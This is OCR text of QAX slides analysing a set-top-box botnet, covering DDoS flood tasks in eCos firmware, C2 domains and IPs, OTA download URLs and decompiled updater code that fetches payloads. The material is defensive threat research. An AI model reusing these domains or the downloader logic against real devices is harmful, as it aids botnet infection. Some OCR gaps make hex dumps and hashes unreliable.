.rodata:00000...	0000003E	C	[DROPS] UDP2 attack start (IP:%s, port:%d,time:%d,number:%d)\n
.rodata:00000...	0000003D	C	[DROPS] UDP attack start (IP:%s, port:%d,time:%d,number:%d)\n
.rodata:00000...	0000003D	C	[DROPS] TCP attack start (IP:%s, port:%d,time:%d,number:%d)\n
.rodata:00000...	0000003D	C	[DROPS] SYN attack start (IP:%s, port:%d,time:%d,number:%d)\n
.rodata:00000...	0000003E	C	[DROPS] ICMP attack start (IP:%s, port:%d,time:%d,number:%d)\n


DDoS Builder – Slaves

QAX
Leader in next-generation cybersecurity

Create Slave

- ✓ Linux
- ✓ Windows
- ✓ STB(?)





DDoS Builder - STB

eCos Based Set Top Box

String
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/../lib/ecos/mips_0/release/../include/ecos
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/../lib/ecos/mips_0/release/../include/sys
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/../lib/ecos/mips_0/release/../include
/home/chenzhen/virtual/share/stb/0_01S_9600HD/drops/../lib/ecos/mips_0/release/../include/netinet

CODE:001B06D3	0000000A	C	tcp_flood
CODE:001B08BB	0000000B	C	icmp_flood
CODE:001B08E3	0000000A	C	syn_flood
CODE:001B0908	0000000B	C	udp2_flood
CODE:001B091C	0000000A	C	udp_flood


Address	Length	Type	String
CODE:001AB978	00000008	C	DDOSUDP
CODE:001AB9E4	00000009	C	DDOSUDP2
CODE:001ABAF8	00000007	C	DDOSCC
CODE:001ABAFF	00000006	C	DDOSS
CODE:001ABB18	00000007	C	DDOSIE
CODE:001ABDE5	00000008	C	DDOSSYN
CODE:001ABF3E	00000009	C	DDOSNULL
CODE:001ABFC8	00000009	C	DDOSICMP
CODE:001ABFD1	00000008	C	DDOSTCP


The **Embedded Configurable Operating System** (**eCos**) is a free and open-source real-time operating system intended for embedded systems and applications which need only one process with multiple threads. It is designed to be customizable to precise application requirements of run-time performance and hardware needs. It is implemented in the programming languages C and C++ and has compatibility layers and application programming interfaces for Portable Operating System Interface (POSIX) and The Real-time Operating system Nucleus (TRON) variant µITRON. eCos is supported by popular SSL/TLS libraries such as wolfSSL, thus meeting all standards for embedded security.[2]

DDoS Builder – Rom File

QAX
Leader in next-generation cybersecurity

mkuspt.com





Files Referring (100)

Scanned	Detections	Type	Name
2025-01-14	0 / 61	unknown	rom (1).bin
2024-10-04	0 / 62	unknown	rom.bin
2024-06-18	0 / 64	unknown	/home/cstiuser/label_malware/mal_unanalyzed/6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385fdfd23c33d85371
2023-11-22	0 / 60	unknown	Emu_SW104_Sha_IPTV_RDS-583WHD_Fonestar_www.fonesteros.com.bin
2023-11-22	0 / 60	unknown	Open Sky miniHD14G1_2016_05_28.bin
2023-07-21	0 / 59	unknown	EMU 100.bin
2023-05-18	0 / 59	unknown	NUEVO-IRIS9700-COMBO(SN 23.00.03.18.10XXXXXX-23.00.05.06.10XXXXXX-23.00.12.10.10XXXXXX).bin
2023-04-17	0 / 59	unknown	FONESTAR_2015_12_25_FTA.bin
2023-02-25	0 / 59	unknown	IRIS9700HD02_07.03.2016_anti ataque.bin

DDoS Builder - Leads

QAX
Leader in next-generation cybersecurity

Smartuptool Firmware

```
0% 6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385fdfd2□ □FRO --------
00000000:  53 6D 61 72-74 55 70 54-6F 6F 6C 52-6F 6D 46 69  SmartUpToolRomFi
00000010:  6C 65 2D 41-70 70 20 73-6F 66 74 77-61 72 65 2E  le-App software.
00000020:  A6 F6 C6 1C-21 00 56 10-0C 00 A0 00-18 11 79 50  ???□ V□□? □□yP
00000030:  00 00 A0 00-00 00 00 00-5B E3 05 6A-01 00 00 00   ?     [?□j□
00000040:  00 00 00 40-00 00 00 00-00 C0 05 00-66 ED 09 00   @     ?□f?□
00000050:  00 00 01 80-EC 85 10 00-03 00 00 00-00 00 00 00
00000060:  [illegible] 0F [illegible] 99 0F EC CE 46 81  ″v?? ?□Q?Y ??F?
00000070:  14 41 8F 01-02 00 00 80-00 00 00 00-C6 C5 53 29  □A?□   €    ??S)
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  02 00 00 80-00 00 00 00-00 00 00 00-00 00 00 00     €
```

so called "SmartUpTool" firmware

```
└─$ binwalk -Me 00c052e85ccb200367da4ba2be83995d --directory=/home/kali/mytest | grep eCos
512         0x200       eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80011844
896         0x380       eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80011844
437483      0x6ACEB     eCos RTOS string reference: "ecos_bestws"
488436      0x773F4     eCos RTOS string reference: "ecos_usb_serial_get_config"
673304      0xA4618     eCos RTOS string reference: "ECOS"
699404      0xAAC0C     eCos RTOS string reference: "eCos_node"
704360      0xABF68     eCos RTOS string reference: "eCos"
709164      0xAD22C     eCos RTOS string reference: "ecos_3G/Kernel/ecos-he/packages/net/ppp/current/src/lcp.c"
709179      0xAD23B     eCos RTOS string reference: "ecos-he/packages/net/ppp/current/src/lcp.c"
712768      0xAE040     eCos RTOS string reference: "ecos_3G/Kernel/ecos-he/packages/infra/current/src/tcdiag.cxx"
712783      0xAE04F     eCos RTOS string reference: "ecos-he/packages/infra/current/src/tcdiag.cxx"
717668      0xAF364     eCos RTOS string reference: "ecos_stop()"
717692      0xAF37C     eCos RTOS string reference: "ecos_stop()"
```

DDoS in Pcdn

Address	Length	Type	String
.text:00044F84	0000000E	C	dropstimetask
.text:00044F98	0000000A	C	dropstask
.text:00044FA8	0000000E	C	dropsinittask

```
dicmptask.......
dudptask........
dsyntask........
dtcptask........
dkeeptask.......
dhttptask.......
dposttask.......
ddiy01task......
```

DDoS in firmware

```
64 72 6F 70-73 74 69 6D-65 74 61 73-6B 00 00 00  dropstimetask
64 72 6F 70-73 74 61 73-6B 00 00 00-64 72 6F 70  dropstask    drop
73 69 6E 69-74 74 61 73-6B 00 00 00-64 69 63 6D  sinittask    dicm
70 74 61 73-6B 00 00 00-64 75 64 70-74 61 73 6B  ptask    dudptask
00 00 00 00-64 73 79 6E-74 61 73 6B-00 00 00 00      dsyntask
64 74 63 70-74 61 73 6B-00 00 00 00-64 6B 65 65  dtcptask    dkee
70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73  ptask    dhttptas
6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00  k    dposttask
64 64 69 79-30 31 74 61-73 6B 00 00-30 33 53 00  ddiy01task    03S
```

QAX
Leader in next-generation cybersecurity

A Covert Twin

The eCos Pcdn-Like Botnet

Firmware, C2, Forum ...

eCos Pcdn - Firmware

QAX
Leader in next-generation cybersecurity

325 Firmware

- boxupsev.mkuspt.com
- esc8ccgo.txp3tqc.com
- x2x.dlx4c.com

```
0% 6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385fdfd2□  □FRO --------
00000000:  53 6D 61 72-74 55 70 54-6F 6F 6C 52-6F 6D 46 69  SmartUpToolRomFi
00000010:  6C 65 2D 41-70 70 20 73-6F 66 74 77-61 72 65 2E  le-App software.
00000020:  A6 F6 C6 1C-21 00 56 10-0C 00 A0 00-18 11 79 50  ???□ V□□? □□yP
00000030:  00 00 A0 00-00 00 00 00-5B E3 05 6A-01 00 00 00    ?     [?□j□
00000040:  00 00 00 40-00 00 00 00-00 C0 05 00-66 ED 09 00    @     ?□f?□
00000050:  00 00 01 80-EC 25 19 10-02 00 [illegible] 00  [illegible]
00000060:  [illegible] 0F [illegible] 93 00-EC CE 46 81  "v?? ?□Q?Y ??F?
00000070:  14 41 8F 01-02 00 00 80-00 00 00 00-C6 C5 53 29  □A?□  €    ??S)
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  02 00 00 80-00 00 00 00-00 00 00 00-00 00 00 00     €
```

so called "SmartUpTool" firmware

32 Contains ddiyo1task

```
┌──(kali㉿kali)-[~]
└─$ grep -rl "ddiy01task" ./output > ddiy01.list

┌──(kali㉿kali)-[~]
└─$ cat ddiy01.list| sort | uniq -c | sort -n
      1 ./output/_02845189335d15240b947178881a63a4.extracted/5AF571
      1 ./output/_02cd30601a5d33c962cd341155d45045.extracted/552A9A
      1 ./output/_0cef9e3221464ddc6fd1d899feb87ed2.extracted/125038
      1 ./output/_2542354fdf45fdbe316c01b36c91dfc9.extracted/9EE57
      1 ./output/_36f0bea6ac03773bc30cd6243838fe4a.extracted/5D4038
      1 ./output/_3afe0743b421e1d698f6e309ec508dae.extracted/56EA9A
      1 ./output/_3d73d0c316b0e9233e6c18b7ee421105.extracted/9E976
      1 ./output/_4fff9bc0f07cb9ed05703bf966502ce5.extracted/9A1BA
      1 ./output/_50bceefb24f4c1873064f7d4c48ff683.extracted/99E99
      1 ./output/_5685229a1c47f5adb847a28a330ca082.extracted/[illegible]
      1 ./output/_5e0e6eada64c3e3807519e5fffccc9ff.extracted/[illegible]
      1 ./output/_5e1bf26d820fe2d04b3c62647fc[illegible].extracted/589571
      1 ./output/_5edf5029cfd0c81[illegible].extracted/555571
      1 ./output/_635e8ed118[illegible]d85a00.extracted/4EBCE8
      1 ./output/_6[illegible]7c0e84897b20637e5f4d.extracted/9A23A
      1 [illegible]116a9626aaa900745174706ef4549a.extracted/9F60B
      1 ./output/_8b3eb37615c63ed6d3ff550b8a3af40a.extracted/BB5A2
      1 ./output/_9137f776a1bcce76f57b313de28134cd.extracted/9E941
      1 ./output/_914f7b4f332667786e6ce377ea0c7d4b.extracted/9EA57
      1 ./output/_994f8a4d19e50b299e00dbe104c1ae14.extracted/9F965
      1 ./output/_a1678a31dff7c206b49f395387e503c1.extracted/5D7038
      1 ./output/_b517082a09adb6a2449dea23f75f5a17.extracted/9E941
      1 ./output/_cf89c91a7abeb82458ccffa7025216e8.extracted/B3D24
      1 ./output/_d4c955b8d8ca21a4163f087c2c8ca701.extracted/9F9B5
      1 ./output/_d83ea9c52919f3a267cc5ba2c6f8d92f.extracted/9E99F
      1 ./output/_e14ec99dac2a1dfb48492c0f14aa0687.extracted/9F60B
      1 ./output/_faa8cdacbc32b519ef50fce43f334253.extracted/5A5571
```

Firmware Contains "ddiy01task"

eCos Pcdn – C2?

QAX
Leader in next-generation cybersecurity

```
017D4F80:  62 62 73 2E-73 6F 6F 31-32 33 31 2E-6E 65 74 00   bbs.soo1231.net
017D4F90:  43 6F 6C 6C-65 63 74 54-61 73 6B 00-73 75 6E 70   CollectTask sunp
017D4FA0:  6C 75 73 00-64 72 6F 70-73 74 69 6D-65 74 61 73   lus dropstimetas
017D4FB0:  6B 00 00 00-64 72 6F 70-73 74 61 73-6B 00 00 00   k   dropstask
017D4FC0:  64 72 6F 70-73 69 6E 69-74 74 61 73-6B 00 00 00   dropsinittask
017D4FD0:  64 69 63 6D-70 74 61 73-6B 00 00 00-64 75 64 70   dicmptask   dudp
017D4FE0:  74 61 [illegible] 6B-74 61 73 6B   task    dacktask
017D4FF0:  00 00 [illegible] 00 00   dsyntask
017D5000:  64 74 [illegible] 6B [illegible] 65   dtcptask    dkee
017D5010:  70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73   ptask   dhttptas
017D5020:  6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00   k   dposttask
017D5030:  64 64 6F 77-6E 74 61 73-6B 00 00 00-64 64 69 79   ddowntask   ddiy
017D5040:  30 31 74 61-73 6B 00 00-30 33 53 00-4D 49 44 5F   01task  03S MID_
017D5050:  75 70 67 72-61 64 65 00-7D 32 76 39-3C 2A 39 6A   upgrade }2v9<*9j
017D5060:  76 68 69 4E-57 43 6C 70-6D 3A 21 4E-35 39 23 4E   vhiNWClpm:!N59#N
017D5070:  00 00 00 00-72 79 79 38-7A 63 2E 64-6F 74 78 75   ryy8zc.dotxu
017D5080:  69 2E 63 6F-6D 00 00 00-70 6C 61 72-74 32 7A 2E   i.com   plart2z.
017D5090:  69 6E 63 65-6E 75 [illegible] 00 00-6E 69 6B 63   incenu.com  nikc
017D50A0:  63 33 32 2E-68 6F 6E [illegible] 2E 63-6F 6D 00 00   c32.honisu.com
017D50B0:  77 77 72 63-39 2E 6E 67-6F 6F 78 2E-63 6F 6D 00   wwrc9.ngoox.com
017D50C0:  69 70 74 74-79 33 6D 2E-64 6F 74 78-75 69 2E 63   iptty3m.dotxui.c
017D50D0:  6F 6D 00 00-20 61 64 64-72 20 3D 20-22 20 25 5B   om   addr = " %[
```

DDoS Related

???

4/94 security vendors flagged this domain as malicious

4 / 94

Community Score

ryy8zc.dotxui.com

dotxui.com

Malicious (alphaMountain.ai)

DETECTION | DETAILS | RELATIONS | COMMUNITY 2

Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
2020-11-29	1 / 94	VirusTotal	162.209.126.216

Passive DNS Replication (15)

Date resolved	Detections	Resolver	Domain
2020-11-30	4 / 94	VirusTotal	plart2z.incenu.com
2020-11-30	5 / 94	VirusTotal	iptty3m.dotxui.com
2020-11-29	4 / 94	VirusTotal	nikcc32.honisu.com
2020-11-29	4 / 94	VirusTotal	ryy8zc.dotxui.com
2020-11-28	4 / 94	VirusTotal	wwrc9.ngoox.com
2019-12-13	1 / 94	VirusTotal	couh2h.ngoox.com
2019-12-12	2 / 94	VirusTotal	kp519bpa.fireisi.com
2019-12-12	1 / 94	VirusTotal	et5javb.snarutox.com
2019-11-29	4 / 94	VirusTotal	in32hbccw.oneconcord.net
2019-11-27	2 / 94	VirusTotal	hgxx123p.ourhousei.com
2019-11-24	2 / 94	VirusTotal	pu9z3cca.trumpary.com
2019-09-15	1 / 94	VirusTotal	s3tccuz.incenu.com
2019-09-15	1 / 94	VirusTotal	mox8ty.oneconcord.net
2019-04-28	3 / 94	VirusTotal	zas8wie.snarutox.com
2018-04-06	1 / 94	VirusTotal Droidy	he8pkh.mkuspt.com

Android Pcdn C2 & eCos Pcdn C2

Same IP

eCos Pcdn – Complaints

QAX
Leader in next-generation cybersecurity

The eCos firmware do contains a DDoS component

Author **Topic: FIRMWARE IRIS9800 HD AND 9850 06-28-2021 (Read 15206 times)**

0 Users and 1 Visitor are viewing this topic.

snoopyteam

NEW USER

Acknowledgments panel

-You have given: 122

-You have received: 5

Messages: 2

Re:FIRMWARE IRIS9800 HD AND 9850 06-28-2021
« **Reply #30 on:** October 31, 2021, 12:53:23 12:53 »

I'm looking at my pihole with the iris 9800 connected that only has my cccams monitored, and I see that it sends many requests to several servers:

bbs.soo1231.net
x2x.stnxtu.com
ryy8zc.dotxui.com
xtrum.eswui.com
plart2z.incenu. com
iptty3m.dotxui.com
dssci.honisu.com
lvctrlms.viceka.com

Voice "In The Wild"

There was already talk about DDoS attacks from the IRIS decos, and it seems to me that they continue in their line.

QAX
Leader in next-generation cybersecurity

Sneak into System


The OTA FIRMWARE


Pattern, APK, Sysup, Forum ...


Temptation


QAX
Leader in next-generation cybersecurity

Dr Web:
Application for streaming pirated movies & TV shows









OTA - Pattern

QAX
Leader in next-generation cybersecurity

URL Pattern

- /stb-download/

fadfatest.pneydn.com:8080/stb-download/tool/pt
fadfatest.pneydn.com:8080/stb-download/tool/pcdn
fadfa.gdalieyw.com:8080/stb-download/tool/p2p
50.7.118.114:19001/pandoraspear
fadfa.gdalieyw.com:8080/stb-download/tool/pdd.sh
195.154.168.94/pandoraspearrk
195.154.168.94/sysup
...../stb-download/tool/na.sh

VirusTotal Intelligence

- entity:url path:/stb-download/
- 22 urls

http://yuo.tyt3s.com:8080/stb-download/s905x/package_list.xml
http://bas.sw1ez.com:8080/stb-download/s905x/package_list.xml
http://caq.xv8ta.com:8080/stb-download/s905x/package_list.xml
http://bps.tr2eq.com:8080/stb-download/s905x/package_list.xml
http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml
http://vpr.pprv1.com:8080/stb-download/s905x/package_list.xml
http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml
http://tyu.sdhenbe.com:8080/stb-download/s905x/package_list.xml
http://xihb.bhowljw1.com:8080/stb-download/s905x/package_list.xml
http://xihb.lgewer1f.com:8080/stb-download/s905x/package_list.xml
http://tano.syhs8u.com:8080/stb-download/s905x/package_list.xml
http://tano.jdsefbe.com:8080/stb-download/s905x/package_list.xml
http://xtsj.sisenji.com:8080/stb-download/s905x/package_list.xml
http://xtsj.syshebe.com:8080/stb-download/s905x/package_list.xml
http://xtsj.terwea.com:8080/stb-download/s905x/package_list.xml
http://xtsj.ofdad3.com:8080/stb-download/s905x/package_list.xml
http://tigx.xjs7zu.com:8080/stb-download/s905x/package_list.xml
http://tigx.xsefbe.com:8080/stb-download/s905x/package_list.xml

swl.app.Upgrade

http://7sys.gkdliew1.com:8080/stb-download/s905x3/package_list.xml
http://7sys.bidlw1i.com:8080/stb-download/s905x3/package_list.xml

http://msy.u1ie1fg1.com:8080/stb-download/s905y2/package_list.xml
http://ssy.bl2kidi1.com:8080/stb-download/s905y2/package_list.xml

com.swl.bleupdate

OTA - APK

QAX
Leader in next-generation cybersecurity

2 APK

- ✓ Swl.app.Upgrade
- ✓ Com.swl.bleupdate

```java
public void setUrl() {
    String model = Build.MODEL;
    if (model.equalsIgnoreCase("Ebox")) {
        this.DEFAULT_ADDR = "http://yuo.tyt3s.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://bas.sw1ez.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("Obox")) {
        this.DEFAULT_ADDR = "http://caq.xv8ta.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://bps.tr2eq.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("Hbox+")) {
        this.DEFAULT_ADDR = "http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://vpr.pprv1.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("Htv-6H")) {
        this.DEFAULT_ADDR = "http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://tyu.sdhenbe.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("H6-INT")) {
        this.DEFAULT_ADDR = "http://xihb.bhowljw1.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://xihb.lgewer1f.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("Luna2")) {
        this.DEFAULT_ADDR = "http://tano.syhs8u.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://tano.jdsefbe.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("A3")) {
        this.DEFAULT_ADDR = "http://xtsj.sisenji.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://xtsj.syshebe.com:8080/stb-download/s905x/package_list.xml";
    } else if (model.equalsIgnoreCase("IceCream") || model.equalsIgnoreCase("A3Pro")) {
        this.DEFAULT_ADDR = "http://xtsj.terwea.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://xtsj.ofdad3.com:8080/stb-download/s905x/package_list.xml";
    } else if (!model.equalsIgnoreCase("Tigre 2")) {
    } else {
        this.DEFAULT_ADDR = "http://tigx.xjs7zu.com:8080/stb-download/s905x/package_list.xml";
        this.DEFAULT_ADDR2 = "http://tigx.xsefbe.com:8080/stb-download/s905x/package_list.xml";
    }
}
```

Key Features

1. Download package_list.xml
2. Download payload specified in xml
3. Upgrade

```xml
▼<product name="GXL-BOX-V1">
  ▼<package_info>
    <description>标准软件</description>
    <hw_version>HD.1326.03</hw_version>
    <sw_version>100111</sw_version>
    <date>20200727</date>
    <sn_start>00000000000000000</sn_start>
    <sn_end>00000000000000000</sn_end>
    <Payload Name="A3-ota-update-202007271610.zip" URL="http://xtsj.sisenji.com:8080/stb-download/s905x/"
    MD5="8B42856160806089FC63A97B0F31841D" SizeInB="57889177" File_time="20200727" Release_note="1.Fix som
    experience"> </Payload>
  </package_info>
</product>
```

URL + Name

```
└─$ tree system
system
├── app
│   ├── ALauncher
│   │   └── ALauncher.apk
│   ├── AMarket
│   │   └── AMarket.apk
│   └── SwlUpdate
│       └── SwlUpdate.apk
├── bin
│   ├── pandoraspear
│   └── pcdn
├── build.prop
└── priv-app
    └── Phonesky
        ├── lib
        │   └── arm
        │       ├── libbrotli.so
        │       ├── libconscrypt_jni.so
        │       ├── libcronet.81.0.4021.0.so
        │       ├── libgame_sdk_device_info_jni.so
        │       └── libtensorflowlite_jni.so
        └── Phonesky.apk

10 directories, 12 files
```

Malicious files in firmware

OTA - Sysup

New Implants

- Pcdn
- Ptcrack
- P2p_peer
- Play_station
- Sysup
- ...

```
byte_7213       DCB 0x47,0x A4,   3,0x6C,0x63,0xAF,0xA8,0x6E,0xBD,0xAF,0xA1,0xA1,0x70,0x60
                                    ; DATA XREF: main+30↑o
                                    ; main+36↑o ...
                DCB 0x62,0x73,0xAF,0xAF,0x77,0x73,0x73,0x7F,0x85,0xA8,0xA8,0x73,0x6E,0x69
                DCB 0x68,0xA9,0x7C,0x46,0x77,0x7C,0x87,0x72,0xA9,0x6C,0x68,0x6A,0x85,0x87
